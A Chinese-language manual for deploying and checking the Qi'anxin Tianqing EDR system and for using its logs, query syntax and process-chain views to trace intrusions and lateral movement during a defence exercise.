# 天擎EDR系统检查和安全监测分析手册


结合客户护网的目标信息系统情况和基础的网络安全防护能力（FW、WAF、IDS、防病毒），在本次演习防护工作中需要部署终端EDR，配合网络流量告警设备对网络告警进行终端定位，，同时能够结合威胁情报IOC、EDR规则，对一些内网横向渗透进行分析和定位。

针对XXX单位的XXX系统运行的业务专网环境分别部署网络攻击安全监测分析设备，其中外网部署位置（以目标系统梳理后结果为依据）如下图所示：


在EDR部署完成后应检查授权期限、终端采集、威胁情报和规则、使用情况等方面是否正常，确保护网期间可正常使用开展安全监测、分析和验证工作。

1. 天擎EDR系统部署及检查
   1. EDR授权及数据检查

授权：




采集配置：



开启核晶防护：




数据日志查看：



* 1. 系统可用性检查
     1. 天擎控制台

查看最近24小时是否有数据：



建议通过和临近工作日的数据总量做对比，波动一般不会超过30%

检查edr是否有异常：

skylar6/logs/edr/edr.ERROR

查看最新ERROR日志，可以通过ERROR提示排查问题原因

检查loog是否有异常：

skylar6/logs/loog/loog.ERROR


查看最新ERROR日志，可以通过ERROR提示排查问题原因

1. 奇安信EDR监测及日志分析
   1. 综述

**终端采集能力**

* + 1. 日志分析工具：
       1. 检索语句

在威胁追踪页面，选择一个日志类型，然后取消“过滤字段”的全部勾选，可以看到一条日志的原始字段和数据。可以根据原始字段进行检索，如process\_name:"powershell.exe"。可以用AND进行“与”运算，OR进行“或”运算 如process\_name:"powershell.exe" AND mid:"ed70c28696f04926827648d2253d5d45"



* + 1. 进程溯源

这里指的根进程是EDR所能追到的进程，如一个进程启动时间EDR终端Agent要早或者使用DCOM等手段断链，那么则没有办法追到真正的起始进程。一个要被溯源的进程可能来自EDR自身告警，或者天眼等告警信息。

根进程追溯后的分析，需要根据具体情况分析，此时可借助第三方分析工具

Sysinternals工具包中的autoruns（查看系统启动项）、TCPView（网络连接）等，

ARK相关工具如WKE等查看进程模块信息，

网络抓包工具如Fiddler查看进程网络包信息

当EDR出现告警或在日志中分析出异常需要上机检测时：

1. 使用Autoruns检测持久化项信息包括（计划任务、启动项、服务），判断计划任务中是否有执行未知的文件或命令，注册表和启动项文件目录是否包含未知的启动项文件，是否加载未签名的或未知的服务（服务宿主为dll文件）
2. 排查当前运行进程，是否出现异常进程行为如下，此时需要DUMP进程内存或找到恶意代码模块进行后续分析
   1. 没有联网功能的进程出现网络连接（notepad、rundll32、hh等）
   2. 正常启动具有窗口UI的进程未出现窗口UI（notepad、calc等）
   3. 应当有命令行参数的进程未带参执行（rundll32等）
   4. 不具备命令执行功能进程创建cmd/powershell执行命令（java、msql等）
   5. 进程模块签名出现未通过签名检测的未知进程文件

终端威胁溯源覆盖的3个点：

1. 从告警中得到的cc地址和进程本身关联源ip地址是否匹配，如powershell执行告警中的downloadstring中提取的是攻击者下发恶意代码的服务器，而powershell进程本身关联的可能是一条内网ip，此时需要从关联的内网ip向上溯源查看与该ip关联的其它活动，尝试还原内网横向移动的攻击路径
2. 上机发现的异常进程且未在EDR告警中展示的进程，拿到进程PID后在EDR日志数据中搜索，聚合IP访问、终端进程信息、进程注入中的详情信息，按照1中步骤继续溯源。这种情况大部分发生在进程注入行为中。
3. 通过其它设备的告警IOC如IP、MD5等，拿到IOC后直接在EDR日志中查找相关线索，按1中方式进行逐级溯源

在根进程溯源过程中，主要把ip访问、终端进程信息进行结合和关联

典型的根进程溯源场景：

1. 追溯到的根进程是explorer.exe，即从资源管理器中启动的进程，一种是直接explorer.exe派生的恶意进程执行如双击运行或由其它父进程为explorer的进程启动，若是explorer.exe本身存在异常行为，则可能是发生进程被注入行为，可在原始日志中的进程注入进行排查
2. 追溯到的根进程是taskeng.exe。可能是一个计划任务启动的，查看计划任务注册表及对应的计划任务目录排查
3. 追溯到的进程是svchost.exe进程，一般存在两种情况，一种其根进程为service.exe进程，即可能是从一个服务启动的，此时可以使用ark工具来确定异常的svchost中进程的加载模块，找到未签名或未知的dll模块进行筛选；第二种则是恶意代码注入到svchost中，按进程注入流程进行检测
4. 若追溯到的进程树中存在wmiprv进程，则需要排查wmi命令空间，按wmi后门排查流程处理
5. 追溯的进程来源未知或是System，再按以上步骤排查后无异常，可考虑系统配置是否被修改，可先检测以下位置，之后使用终端调查详细信息
6. HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree下面的子注册表项，查看计划任务是否直接在trigger中执行代码
7. HKCU\Software\Classes\CLSID\[hijacked CLSID]\InProcServer32

HKCU\Software\Classes\Wow6432Node\CLSID\[hijacked CLSID]\InProcServer32

排查是否存在异常的COM劫持调用

1. 使用everything按时间排序，查看最近时间是否有未知文件如\*.exe、\*.dll、\*.dat、\*.sct、\*.ps1、\*.bat等落地在temp、startup、appdata、programfile等目录
2. 分析系统evtx日志进行排查
   * + 1. 进程链查看


**点击数据类型“终端进程信息”，再点击单条日志的“终端进程信息”。可以查看到目标进程的进程链关系。**






* + - 1. 调查功能


**打开威胁追踪 – 调查页面，输入ip或MID、终端名称信息，点击“调查”，等待计算完成。点击“查看”可以看详细内容，包含了终端的详细信息。**






* + - 1. 数据统计

**通过搜索条件、日志类型、统计类型进行组合快速的归类信息，找出可疑威胁。**



**点击“+”可以自定义统计条件：**



